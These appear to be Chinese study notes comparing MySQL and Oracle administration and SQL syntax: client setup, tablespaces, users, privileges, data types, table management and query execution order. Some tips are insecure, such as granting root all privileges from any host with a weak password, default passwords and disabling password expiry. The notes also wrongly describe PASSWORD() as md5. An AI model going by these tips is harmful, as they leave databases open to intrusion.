Instant Client中不包含tnsping, exp/imp, rman, netca等工具. 如果需要这些工具则需要安装oracle client

**PLSQL Developer远程连接方法二：需要安装Oracle数据库客户端或服务端（自带客户端）**：

1. 宿主机与虚拟机ip要在同一网段，虚拟机防火墙要开放1521端口（命令行 telnet 虚拟机ip 1521 验证成功否）。
2. 宿主机到官网下载并安装：Oracle Database 11g Release 2 Client (11.2.0.1.0) for Microsoft Windows (32-bit)  
   **[win32\_11gR2\_client.zip](http://download.oracle.com/otn/nt/oracle11g/112010/win32_11gR2_client.zip)**(684,581,290 bytes)
3. 修改安装好后的文件 D:\OracleClient\product\11.2.0\dbhome\_1\NETWORK\ADMIN\tnsnames.ora（事先增加写入权限），增加需要远程连接的字符串，内容见PLSQL Developer远程连接方法一，或者直接修改原有的服务名相同的字符串，把 HOST = localhost 改为 HOST = 虚拟机ip
4. **配置环境变量：**  
   Path 追加 D:\OracleClient\product\11.2.0\dbhome\_1\bin （oci.dll 所在目录）  
   TNS\_ADMIN=D:\OracleClient\product\11.2.0\dbhome\_1\NETWORK\ADMIN （tnsnames.ora所在目录）  
   NLS\_LANG=AMERICAN\_AMERICA.AL32UTF8 （具体要看数据库字符集，查看数据库字符集的sql语句：select userenv('language') from dual;）  
   **或者配置PLSQL Developer选项：**（Tools → Preferences... → Connection）Oracle Home：D:\OracleClient\product\11.2.0\dbhome\_1 （NETWORK\ADMIN\tnsnames.ora所在目录）  
   OCI library：D:\OracleClient\product\11.2.0\dbhome\_1\bin\oci.dll （oci.dll的路径）
5. 重启PLSQL Developer，数据库服务名名就会出现在PLSQL Developer的Connect as列表里，选择该服务名，输入用户名密码，就可以登录远程oracle数据库了。

**SQL Plus 设置与常用命令**

**显示设置**

|  |  |
| --- | --- |
| set linesize 120 | 设置每行显示的最长字符数 |
| set pagesize 20 | 设置一页显示的行数 |
| set feedback on/off | 设置是否显示一页的记录数 |
| set serveroutput on/off | 打开或取消oracle自带的输出方法dbms\_output，并输出内容 |
| column列名 format 9999  col列名 for 9999（简写） | 格式化列的内容：将指定列的值格式化为四位数值长度 |
| col列名 for a10 | 格式化列的内容：将指定列的值格式化为10位字母长度 |

**常用命令**

|  |  |
| --- | --- |
| show all | 查看系统所有变量值 |
| show user | 显示当前连接用户 |
| show error | 显示错误 |
| desc 表名 | 显示表的结构；如：desc emp |
| /\* \*/  -- | 多行注释  单行注释 |
| / | 执行缓冲区中的语句 |
| ed | 编辑最近的语句。  把缓冲区中最后一条SQL语句调入afiedt.buf文件中进行编辑（如果提示没有afiedt.buf请使用管理员身份打开SLQ Plus）。常用于语句比较长需要修改时。修改完即可调用“/”命名执行修改后的语句。 |
| spool 文件地址  spool 文件地址 append  spool off | 假脱机命令；将命令行的内容（从设置后开始的命令行内容）记录到文本。添加append的意思是在原有的文本内容上追加后续的命令行的内容；需要注意的是所有的这些内容都将在spool off之后才记录。如：  spool d:\itcast\itcast.txt  spool d:\itcast\test.sql append  spool off |
| clear screen 或者 host cls | 清屏 |
| exit或quit | 退出SQL Plus |

* 1. **SQL分类**

Structured Query Language：结构化查询语言

|  |  |  |  |
| --- | --- | --- | --- |
| **分类** | **用于** | **包含语句** | **事务** |
| 数据定义语言（**DDL**）  Data Definition Language | 用于操作数据库对象 | CREATE、ALTER、DROP、RENAME、SHOW TABLES、DESC等语句 | 不需要事务的参与，自动提交 |
| 数据操纵语言（**DML**）  Data Manipulation Language | 用于操作数据库数据 | INSERT、UPDATE、DELETE/truncate等语句 | 与事务相关，执行完DML操作后必须经过事务控制语句提交后才真正的将改变应用到数据库中 |
| 事务控制语言（**TCL**）  Transaction Control Language | 用于维护数据一致性 | 提交(COMMIT)、回滚(ROLLBACK)、保存点(SAVEPOINT)三条语句 |  |
| 数据查询语言（**DQL**）  Data Query Language |  | select语句 |  |
| 数据控制语言（**DCL**）  Data Control Language | 用于控制访问权限、创建用户等 | 授予(GRANT)语句，收回(REVOKE)语句，CREATE USER语句 | 不需事务参与，自动提交 |

* 1. **SQL语言关键字**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| CRUD | 增 Create | 删 Delete | 改 Update | 查 Read |
| 数据库管理 | **create** | **drop** | **alter** | **show** |
| 表管理 | **create** | **drop** | **alter**(add/drop/modify/change/rename) | **show**/desc |
| 数据管理 | **insert** | **delete**/truncate | **update**…set… | **select** |
| create,drop,alter,show管理数据库或表，**truncate管理数据时**后面**要**接database(s)或table关键字；  insert,delete,update,select管理数据，**desc管理表时**后面**不要**接table关键字。 | | | | |

**数据库管理**

|  |  |  |
| --- | --- | --- |
|  | **MySQL** | **Oracle** |
| 登陆数据库 | 本地：mysql -u用户名 -p密码  远程：mysql -h主机地址 -u用户名 -p密码  注：-p密码部分，如果不指定，会提示输入密码  如遇报错：  ERROR 2003 (HY000): Can't connect to MySQL server on 'localhost' (10061)  解决：  管理员身份运行cmd，输入：mysqld -install  然后启动MySQL服务 | 本地：sqlplus  远程：sqlplus 用户名/密码@ip:端口/服务名 |
| 退出数据库 |  | quit;  exit; |
| 查看软件版本 | select version(); |  |
| 查看数据库文件存储路径 | select @@datadir; |  |
| 查询所有数据库 | show databases;  MySQL初始4个数据库：  information\_schema：mysql元数据数据库。  mysql ：mysql配置数据库。其中user表用于管理mysql用户信息。  performance\_schema：--mysql性能监控信息数据库。  test：测试数据库。 |  |
| 创建数据库并指定默认字符集 | create database 库名 default character set gbk; |  |
| 修改数据库的字符集 | alter database 数据库 default character set utf8; |  |
| 查看数据库字符集 | show variables like 'character%'; | select userenv('language') from dual; |
| 设置数据库字符集 | set names utf8; 等同于下面三句：  *设置客户端字符集：*set character\_set\_client=utf8;  *设置连接字符集：*set character\_set\_connection=utf8;  *设置输出字符集：*set character\_set\_results=utf8;  注：  1）修改cmd当前代码页为utf-8：chcp 65001  2）mysql有六处使用了字符集：  | character\_set\_client |客户端使用的默认字符集  | character\_set\_connection |连接数据库的默认字符集  | character\_set\_database |数据库使用的默认字符集  | character\_set\_filesystem |  | character\_set\_results |返回结果集的默认字符集  | character\_set\_server |服务器安装时指定的默认字符集  | character\_set\_system |数据库系统使用的字符集  | character\_sets\_dir | |  |
| 创建数据库并指定默认校验规则 | create database 库名 collate utf8\_general\_ci; |  |
| 查看数据库的创建语句和字符集 | show create database 库名; |  |
| 查看常用的字符串集的校验规则 | show character set;  校验规则：一个字符集可以同时存在多种校验规则。  使用A校验规则：取字符的ascii码值比较大小: a<b（97<98）  使用B校验规则：取字符的ascii码值的负数比较大小:a>b（-97<-98） |  |
| 删除数据库 | drop database 数据库; |  |

* 1. **Oracle表空间管理**

表空间是数据库中最大的逻辑单位，Oracle数据库采用表空间将相关的逻辑组件组合在一起，一个Oracle数据库至少包含一个表空间。每个表空间由一个或多个数据文件组成，一个数据文件只能与一个表空间相联系。

在每一个数据库中都有一个名为SYSTEM的表空间，即系统表空间，该表空间是在创建数据库或数据库安装时自动创建的，用于存储系统的数据字典表、程序单元、过程、函数、包和触发器等。

**表空间类型**

永久性表空间：一般保存表、视图、过程和索引等的数据

临时性表空间：只用于保存系统中短期活动的数据

撤销表空间：用来帮助回退未提交的事务数据

**操作与运用**

**创建表空间（需要sys或system用户权限）**

|  |
| --- |
| 【语法】  CREATE TABLESPACE 表空间名  DATAFILE '数据文件路径' SIZE 大小  [AUTOEXTEND ON] [NEXT 大小]  [MAXSIZE 大小];  【说明】  表空间名会自动转为大写  数据文件路径中若包含目录需要先创建  SIZE为初始表空间大小，要带上单位（K或M）  AUTOEXTEND ON 开启自动扩展  NEXT为文件满了后扩展大小  MAXSIZE为文件最大大小，值为数值或UNLIMITED（表示不限大小） |

**查询表空间**

|  |
| --- |
| *--管理员角色查看表空间*  SELECT file\_name,tablespace\_name,bytes,autoextensible  FROM dba\_data\_files  WHERE tablespace\_name='ITCAST\_TS'; --需按大写查询  【注意】表空间名需全部大写 |

**修改表空间**

|  |
| --- |
| ALTER TABLESPACE 表空间名  ADD DATAFILE '文件路径' SIZE 大小  [AUTOEXTEND ON] [NEXT 大小]  [MAXSIZE 大小]; |

**删除表空间**

|  |
| --- |
| DROP TABLESPACE 表空间名; -- 只删除表空间  DROP TABLESPACE 表空间名 INCLUDING CONTENTS AND DATAFILES; --删除表空间及数据文件 |

* 1. **用户管理**

**Oracle****系统常见用户**

|  |  |
| --- | --- |
| **用户** | **说明** |
| sys | 超级用户，主要用来维护系统信息和管理实例，以SYSDBA或SYSOPER角色登录。密码为在安装时设置的管理口令，如一般设置为：orcl |
| system | 默认的系统管理员，拥有DBA权限，通常用来管理Oracle数据库的用户、权限和存储，以Normal方式登录。密码为在安装时设置的管理口令，如一般设置为：orcl |
| scott | 示范用户，使用users表空间。一般该用户默认密码为tiger |

Oracle中有个模式（schema）的概念，它是用户的所有数据库对象的集合；一般在创建用户的同时会自动创建一个这样的模式，名称和用户名称一样。

|  |  |  |
| --- | --- | --- |
|  | **MySQL** | **Oracle** |
| **查询系统用户** |  | select \* from all\_users;  或  select \* from dba\_users; --更详细的用户信息 |
| **查看当前用户** |  | show user |
| **解锁用户** |  | ALTER USER 用户名 ACCOUNT UNLOCK; |
| **锁定用户** |  | ALTER USER 用户名 ACCOUNT LOCK; |
| **创建用户** | grant all privileges on \*.\* to 'root'@'192.168.0.101' identified by '123456';  flush privileges; --刷新权限使生效（亲测不刷新也生效）  GRANT USAGE ON \*.\* TO 'tongwx'@'%' IDENTIFIED BY 'tongwx' WITH GRANT OPTION;  flush privileges; --刷新权限使生效（亲测不刷新也生效）  注：创建的用户信息保存在mysql.user表中 | 【语法】  CREATE USER 用户名 IDENTIFIED BY 密码  DEFAULT TABLESPACE 表空间名  [TEMPORARY TABLESPACE 临时表空间名];  【备注】新创建的用户需要赋予权限才能登录 |
| **删除用户** | USE mysql;  DELETE FROM user WHERE User='tongwx' and Host='%'; | DROP USER 用户名 CASCADE; |
| **修改用户密码** | md5加密函数(单向加密，无法解密)：password()  USE mysql;  查密：  select PASSWORD('root');  -- \*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B  改密（调用password()函数加密）：  update USER set PASSWORD=PASSWORD('123456') where USER='root';  --重启MySQL服务方生效！ | 【语法】  ALTER USER 用户名 identified by 密码  **修改Oracle的sys或system用户密码**  运行cmd：  键入“sqlplus/nolog” 回车  键入“conn/as sysdba” 回车  键入“alter user system identified by 要改成的密码;” 回车  重置密码前要先开启服务，不然执行不了。 |
| **切换用户** |  | conn 用户名/密码  以管理员身份登录：conn system as sysdba |
|  | **MySQL实现远程登录二法：**  1、授权法（增加用户）：  use mysql;  grant all privileges on \*.\* to root@'%' identified by "password";  2、改表法（修改用户）：  use mysql;  update user set host = '%' where user = 'root' and host='localhost'; | **Oracle密码过期，取消密码180天限制**  1、进入sqlplus模式  　　sqlplus / as sysdba;  2、查看用户密码的有效期设置(一般默认的配置文件是DEFAULT)  　　SELECT \* FROM dba\_profiles WHERE profile='DEFAULT' AND resource\_name='PASSWORD\_LIFE\_TIME';  3、将密码有效期由默认的180天修改成“无限制”，修改之后不需要重启动数据库，会立即生效  　　ALTER PROFILE DEFAULT LIMIT PASSWORD\_LIFE\_TIME UNLIMITED;  4、帐户再改一次密码  　　alter user 用户名 identified by 原密码;  5、使用修改后的用户登录，如果报“ORA-28000:用户已被锁”，解锁  　　alter user db\_user account unlock;  　　commit; |

* 1. **权限管理（DCL****数据控制语言）**

|  |  |  |
| --- | --- | --- |
|  | **MySQL** | **Oracle** |
| 授予 | 分配权限账户  GRANT select ON day16.employee TO 'eric'@'localhost' IDENTIFIED BY '123456';  --localhost为本地，%为本地远程均可:  GRANT delete ON day16.employee TO 'eric'@'%' IDENTIFIED BY '123456'; | -------------------------------------------------------  【语法1】  GRANT 角色 TO 用户;  【示例1】  *--授予CONNECT和RESOURCE两个角色*  GRANT connect, resource TO itcast;  【备注1】使用如下语句可以查看resource角色下的权限  SELECT \* FROM DBA\_SYS\_PRIVS WHERE GRANTEE='RESOURCE'  【语法2】  GRANT 操作 ON 模式.对象 TO 用户;  【示例2】  *--允许用户查看、更新 EMP 表中的记录*  GRANT select,update ON SCOTT.emp TO itcast;  【查询角色、权限】  *--查看当前用户的系统权限*  select \* from user\_sys\_privs;  *--查看当前用户的对象权限*  select \* from user\_tab\_privs;  *--查看当前用户的所有角色*  select \* from user\_role\_privs; |
| 撤销 |  | 【语法1】  REVOKE 角色权限（角色）[,角色权限] FROM 用户;  【示例1】  *--撤销CONNECT和RESOURCE两个角色*  REVOKE connect, resource FROM itcast;  【语法2】  REVOKE 操作 ON 模式.对象 FROM 用户;  【示例2】  *--撤销用户查看、更新 EMP 表中的记录的操作*  REVOKE select,update ON SCOTT.emp FROM itcast; |

* 1. **数据类型**

|  |  |  |
| --- | --- | --- |
| 分类 | **MySQL** | **Oracle** |
| 数值类型 | bit(位数)  位类型。位数默认值1，范围1-64  tinyint [unsigned] [zerofill]  bool或boolean  使用0或1表示真或假  smallint [unsigned] [zerofill]  int(最小显示位数) [unsigned] [zerofill]  最小显示位数用于限定zerofill样式  bigint [unsigned] [zerofill]  float[(显示长度,小数位数)] [unsigned] [zerofill]  double[(显示长度,小数位数)] [unsigned] [zerofill] | number  number(精度)  number(精度, 刻度)  精度的范围从1到38，刻度的范围从-84到127  例：  NUMBER 表示使用默认值NUMBER(5)  NUMBER(5,2) 表示整数部分最大3位，小数部分为2位；  NUMBER(5,-2) 表示数的整数部分最大为7其中对整数的倒数2位为0,前面的取整。  float  存储二进制数据，精度为二进制的1-126，转十进制时需乘以0.30103 |
| 字符串（定长/变长） | char(大小) 定长字符串，大小最大为255  varchar(大小) 变长字符串，大小最大为65535  TEXT(clob) 大文本数据（变长）  LONGTEXT(longclob) 大文本数据 | char[(大小)] 定长字符串，最大2000字节，默认1  NCHAR(大小) 定长字符串，根据Unicode标准定义长度  VARCHAR2(大小)  变长字符串。最大4000字节  NVARCHAR2(大小) 变长字符串，依据所选国家字符集。最大4000字节  long  可变长度的字符数据,最大2G字节（少用）  CLOB 大文本数据，最大4G字节。可容纳单字节字符。不支持不等宽字符集  NCLOB 大文本数据，依据所选国家字符集。最大4G字节。可容纳单字节字符。不支持不等宽字符集 |
| 二进制 | string   二进制数据  blob 大的二进制数据（变长）  longblob  大的二进制数据 | RAW(大小)  二进制数据，最大2000字节  LONG RAW  变长二进制数据，最大2G字节  BLOB 大的二进制数据，最大4G字节  BFILE  大型二进制文件定位器，目标文件最大4G字节，通过字符流访问 |
| 日期时间 | date 日期(YYYY-MM-DD)  datetime 日期+时间(YYYY-MM-DD HH:MM:SS)  timestamp 时间戳（自动记录insert、update的时间） | DATE 有效范围从BC 4712-01-01到 AD 9999-12-31  timestamp |

**表管理（DDL数据定义语言）**

|  |  |  |
| --- | --- | --- |
|  | **MySQL** | **Oracle** |
| 选择数据库 | use 数据库 |  |
| 查询表 |  |  |
| 查看所有表 | show tables | select \* from tabs;  select table\_name from tabs; |
| 查看表结构 | desc 表名;  show columns from 表名;  describe 表名; | desc 表名;（只能写在命令窗口中） |
| 查看建表语句  （以及表类型和字符集） | show create table 表名; |  |
| 创建表 | create table 表(字段名1 字段类型, 字段名2 字段类型...);  **数据约束**  默认值:CREATE TABLE student(id INT, name VARCHAR(20),address VARCHAR(20) DEFAULT '广州天河' ); -- 注意：默认值字段可插入null。  非空：CREATE TABLE student(id INT, name VARCHAR(20),gender VARCHAR(2) NOT NULL); -- 注意：非空字段不可赋null，可赋空字符串’’。  唯一：CREATE TABLE student(id INT UNIQUE,name VARCHAR(20)); -- 注意：唯一字段可以插入多个null。  主键（非空+唯一）：CREATE TABLE student(id INT PRIMARY KEY, name VARCHAR(20));  联合主键：CREATE TABLE student(id1 INT, id2 INT, name VARCHAR(20), PRIMARY KEY(id1, id2));  删除主键约束：alter table student drop primary key;  自增长：CREATE TABLE student(id INT PRIMARY KEY AUTO\_INCREMENT, name VARCHAR(20)); --自增长从0开始  零填充：CREATE TABLE student(id INT(4) ZEROFILL PRIMARY KEY AUTO\_INCREMENT, name VARCHAR(20));  注意：delete from student; -- 不能影响自增长约束；  TRUNCATE TABLE student; -- 可以影响自增长约束。  外键：主表主键作为从表外键，两表之间产生数据约束关系。  部门表（主表/参考表）：  CREATE TABLE dept(id INT PRIMARY KEY,deptName VARCHAR(20));  员工表（副表/从表）：  --1）把部门名称改为部门ID（原部分名称deptName移到主表）  CREATE TABLE employee(id INT PRIMARY KEY,empName VARCHAR(20),deptId INT,  --2）在部门ID声明一个外键约束：  CONSTRAINT emloyee\_dept\_fk FOREIGN KEY(deptId) REFERENCES dept(id)  --约束 约束名自定义 外键 (外键字段) 参考  参考表(参考字段)  );  注意：  增加数据时，要先主表后从表。删除数据时，要先从表后主表。（主先副而生，后副而亡）  修改数据时，主从表的主键列和外键列都不允许直接修改更新，除非先删除彼表相关数据（暂存到临时表或临时变量），再更新此表，最后更新彼表。  删除外键约束：alter table employee drop foreign key emloyee\_dept\_fk;  级联：直接修改或删除主表数据，从而影响副表数据。  级联修改：ON update CASCADE /级联删除：ON delete CASCADE  -- 直接加在副表的外键声明后部  ...CONSTRAINT emlyee\_dept\_fk FOREIGN KEY(deptId) REFERENCES dept(id) ON update CASCADE ON delete CASCADE...  创建时间自动填充：create\_time timestamp not null default CURRENT\_TIMESTAMP comment '创建时间', | CREATE TABLE 表名(  字段1 类型 [NOT NULL] [PRIMARY KEY],  字段2 类型 [NOT NULL],  ...  [, constraint 约束名 约束类型 (要约束的字段),  ... ] );  【说明】  constraint约束类型有:  check,unique,primary key,not null,foreign key);  【示例】  create table t\_student(  s\_id number(8) PRIMARY KEY,  s\_name varchar2(20) not null,  s\_sex varchar2(8),  clsid number(8),  constraint u\_1 unique(s\_name),  constraint c\_1 check (s\_sex in ('MALE','FEMALE'))  ); |
| 复制表结构或兼数据 | 复制表结构：  create table students like users; | --**从现有的表创建表及复制其数据**  复制表结构：  CREATE TABLE 表名 as <SELECT 语句>  复制表结构和数据：  CREATE TABLE 表名 as <SELECT 语句带where 1=2判断>  例：  create table emp as select empno,ename from scott.emp;--复制表结构和数据  create table emp as select \* from scott.emp where 1=2;--只复制表结构  create table tongwx.dept as select \* from scott.dept;--在模式（用户）之间复制表 |
| 删除表 | drop table 表; | DROP TABLE 表名;--删除到回收站  DROP TABLE 表名 PURGE;--彻底删除 |
| 修改表 |  |  |
| 添加字段 | alter table 表 add [column] 字段名 字段类型, add [column] 字段名 字段类型...; | ALTER TABLE 表名 ADD (字段1 类型 [NOT NULL],  字段2 类型 [NOT NULL] ... ); |
| 删除字段（**慎用**） | alter table 表 drop [column] 字段名, drop [column] 字段名…; | ALTER TABLE 表名 DROP(字段1,字段2... ); |
| 修改字段类型 | alter table 表 modify [column] 字段名 新的字段类型; | ALTER TABLE 表名 MODIFY(字段1 新类型,字段2 新类型 ...); |
| 修改字段名称 | alter table 表 change [column] 旧字段名 新字段名 字段类型; | ALTER TABLE 表名 RENAME COLUMN 原字段名 TO 新字段名; |
| 修改表名称 | alter table 表名 rename [to] 新表名;  rename table 表名 to 新表名; |  |
| 修改表的字符集 | alter table student character set utf8; |  |
|  |  | 查看回收站：  show recyclebin; 或  select \* from recyclebin;  清空回收站：  purge recyclebin; |

* 1. **增删改数据（DML数据操作语言）**

|  |  |  |
| --- | --- | --- |
|  | **MySQL** | **Oracle** |
| 增加数据 |  | 拷贝数据：  create table t1 as select \* from emp where 1=2;  insert into t1 select \* from emp where sal>2000; |
| 插入所有字段 | INSERT INTO 表名 VALUES(1,'张三','男',20); --可插入null值 | |
| 插入部分字段 | INSERT INTO 表名(id,name) VALUES(2,'李四'); | |
| 删除数据 | -- delete from: 可带条件；不删约束（不重置自增长索引）；可回滚。  -- truncate table:不带条件；删约束（重置自增长索引）；不回滚。（原理：先删除表再创建表） |  |
| 带条件的删除 | delete from student where id=2; | |
| 全部删除（**慎用**） | 去掉where子句。 | |
| 全部删除另一种方式（**慎用**） | truncate table student; | |
| 修改数据 |  |  |
| 带条件的修改 | update student set gender='男',age=30 where id=2; | |
| 全部修改（**慎用**） | 去掉where子句。 | |


* 1. **查询数据（DQL数据查询语言）**

**查询语句的书写顺序**

<SELECT> <FROM> [WHERE] [GROUP BY] [HAVING] [ORDER BY] [LIMIT]

其中SELECT和FROM为必须子句。

**查询语句的执行顺序**



|  |  |  |  |
| --- | --- | --- | --- |
| **子句顺序** | **子句内部顺序** | **优化指南** | **说明** |
| **FROM** | 从后往前、从右到左 | 执行顺序为从后往前, 所以数据量较少的表尽量放在后面  多表连接时，使用表的别名并把别名前缀于每个Column上。可以减少解析的时间并减少那些由Column 歧义引起的语法错误。 | 对FROM子句中前两个表执行笛卡尔积生成虚拟表vt1。  oracle 的解析器按照从右到左的顺序处理，FROM 子句中的表名，FROM 子句中写在最后的表(基础表 driving table)将被最先处理，即最后的表为驱动表，在FROM 子句中包含多个表的情况下,你应当选择记录条数最少的表作为基础表。如果有3 个以上的表连接查询, 那就需要选择交叉表(intersection table)作为基础表, 交叉表是指被其他表所引用的表 |
| **ON** |  |  | 对vt1表应用ON筛选器生成虚拟表vt2 |
| **JOIN** |  |  | 如果是outer join 那么这一步就将添加外部行，left outer jion 就把左表在上一步中过滤掉的行添加进来，如果是right outer join 那么就将右表在上一步中过滤掉的行添加进来，这样生成虚拟表 vt3。  如果 from 子句中的表数目多于两个表，那么就将vt3和第三个表连接从而计算笛卡尔乘积，生成虚拟表，也就是重复1-3步骤，最终得到一个新的虚拟表 vt3。 |
| **WHERE** | 自下而上、从右到左 | 将能过滤掉最大数量记录的条件写在WHERE子句的最右 | 对vt3应用 WHERE 筛选器生成虚拟表vt4。 |
| **GROUP BY** | 从左往右分组 | 开始使用select中的别名，后面的语句中都可以使用 | 按GROUP BY子句中的列对vt4中的行分组生成vt5。  如果应用了group by，那么后面的所有步骤都只能得到vt5的列或者是聚合函数。 |
| **组函数？**  **WITH** {CUBE | ROLLUP}？ |  |  | 把超组(supergroups)插入vt6，生成vt6  having筛选器是第一个也是为唯一一个应用到已分组数据的筛选器。  使用聚组函数返回的是每组的汇总信息 |
| **HAVING** |  | 很耗资源，尽量少用，未涉及分组统计的过滤请使用WHERE | 对vt6应用HAVING筛选器生成vt7  HAVING 只有在检索出所有记录之后才对结果集进行过滤，需要排序、总计等操作，因此很耗资源。  (非Oracle中)ON、WHERE、HAVING三者皆用于过滤：  ON最先执行，用于多表联接过滤，速度最快，  WHERE然后执行，用于分组统计前过滤行（不能使用组函数），速度其次。  HAVING 最后执行，用于分组统计后过滤分组（常使用组函数），速度最慢。  on和where、HAVING的最大区别在于，在on执行后在下一步outer join中还可以把移除的行再次添加回来，而where、HAVING的移除是最终的。 |
| **SELECT** |  | 少用\*号，尽量取字段名称。  ORACLE 在解析的过程中, 通过查询数据字典将\*号依次转换成所有的列名, 消耗时间。  SQL语句用大写，因为Oracle总要把小写转大写再执行 | 选择指定的列生成vt8 |
| **DISTINCT** |  |  | 将重复的行从vt8中去除产生vt9。  事实上如果应用了group by子句那么distinct是多余的。 |
| **ORDER BY** | 从左到右排序，消耗资源。 |  | 将vt9的行按order by子句中的列列表排序生成一个游标vc10。  此时返回的一个游标，而不是虚拟表。sql是基于集合的理论的，集合不会预先对他的行排序，它只是成员的逻辑集合，成员的顺序是无关紧要的。对表进行排序的查询可以返回一个对象，这个对象包含特定的物理顺序的逻辑组织。这个对象就叫游标。正因为返回值是游标，那么使用order by 子句查询不能应用于表表达式。排序是很需要成本的，除非你必须要排序，否则最好不要指定order by，最后，在这一步中是第一个也是唯一一个可以使用select列表中别名的步骤。 |
| **LIMIT** |  |  | 取出指定行的记录，产生虚拟表VT11, 并将结果返回 |
| **TOP** |  |  | 从vc10的开始处选择指定数量或比例的行生成vt11 并返回调用者 |

* 1. **Oracle的伪表dual、伪列rowid和伪列rownum**

|  |  |
| --- | --- |
| 伪表dual | DUAL是一个虚拟表，用来构成select的语法规则，oracle保证dual里面永远只有一条记录。可以用它来做很多事情。 |
| 查看当前用户 | select user from dual; |
| 调用系统函数 | *--查询系统的当前时间并格式化*  select to\_char(sysdate,'yyyy-mm-dd hh24:mi:ss') from dual; |
| 得到序列的下一个值或当前值 | *--获得序列seq的下一个值*  select seq.nextval from dual;  *--获得序列seq的当前值*  select seq.currval from dual; |
| 计算器 | select 2\*8 from dual; |
| 伪列rowid | rowid是物理结构上的，在每条记录insert到数据库中时，都会有一个唯一的物理记录，同一条记录在不同查询中对应的rowid相同。  【用法】SELECT ROWID,字段名... FROM 表名;  【示例】select rowid, emp.\* from emp; |
| 伪列rownum | rownum是根据sql查询出的结果给每行分配一个逻辑编号；每次的查询都会有不同的编号。编号从1开始。  【用法】SELECT ROWNUM,字段名... FROM 表名;  【示例】select rownum, emp.\* from emp;  【注意】不能使用where rownum > ...限定查询结果（查不出任何结果）  /\* **关于分页：**由于不能使用>，所以为了达到分页目的得如下执行；如获取第2页数据（每页3条）\*/  select \* from (select rownum r,emp.\* from emp where rownum < 7) where r > 3;  /\* **关于排序**：由于rownum是查询结果的行编号，排序后这个编号便有可能被打乱，如果需要该编号和排序的结果列表序号保持一致可以如下执行\*/  select rownum,t.\* from (select empno,ename from emp order by empno desc) t; |

* 1. **单表查询（简单查询）**

|  |  |  |
| --- | --- | --- |
|  | **MySQL** | **Oracle** |
| 所有字段 | select \* from student; | select \* from student; |
| 指定字段 | select id,name,gender from student; |  |
| 指定字段别名 | select id [as] '编号', name [as] '姓名' from student; |  |
| 添加常量列 | select id, name, '一年级 ' AS '年级' from student; |  |
| 合并列 | select id,name,(servlet+jsp) [AS] '总成绩'  from student; --非数值类型列合并，其值会被忽略 |  |
| 去除重复记录 | select DISTINCT address from student;  或：  select DISTINCT(address) from student; --函数写法 |  |
| 条件查询(where) |  |  |
| **逻辑条件** | **and or not()** **优先级（执行顺序）：NOT >AND >OR**  select \* from student where gender='男'AND address='北京';  select \* from student where address=北京’ OR address='上海';  select \* from student where not(age > 18); |  |
| **比较条件** | **> < >= <= = <>(不等于)**  **between...and(包头包尾，等价于>=且<=) in(..., ...)**  select \* from student where servlet>70;  select \* from student where jsp>=75 AND jsp<=90;  select \* from student where jsp BETWEEN 75 AND 90;  select \* from student where gender<>'男'; （非标准写法：!=） |  |
| **判空条件** | is null / is not null / ='' / <>''（**MySQL中** ''**不等于null）**  select \* from student where address IS NULL;  select \* from student where address='';  --查询无地址的学生（包括null和空字符串）：  select \* from student where address IS NULL **OR** address='';  --查询有地址的学生(不包括null和空字符串)：  select \* from student where address IS NOT NULL **AND** address<>''; | is null / is not null（Oracle中''**等于null**） |

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **数据管理—查询数据（重点）**  所有字段：select \* from student;  指定字段：select id,name,gender from student;  指定字段别名：select id [as] '编号', name [as] '姓名' from student;  添加常量列：select id, name, '一年级 ' AS '年级' from student;  合并列：select id,name,(servlet+jsp) [AS] '总成绩' from student; （非数值类型列合并，其值会被忽略）  去除重复记录：select DISTINCT address from student;  或：select DISTINCT(address) from student; （函数写法）  条件查询(where)  **逻辑条件：**and or not()  select \* from student where gender=’男’ AND address='北京';  select \* from student where address=’北京’ OR address='上海';  select \* from student where not(age > 18);  **比较条件：**> < >= <= = <>(不等于) between...and(包头包尾，等价于>=且<=) in(..., ...)  select \* from student where servlet>70;  select \* from student where jsp>=75 AND 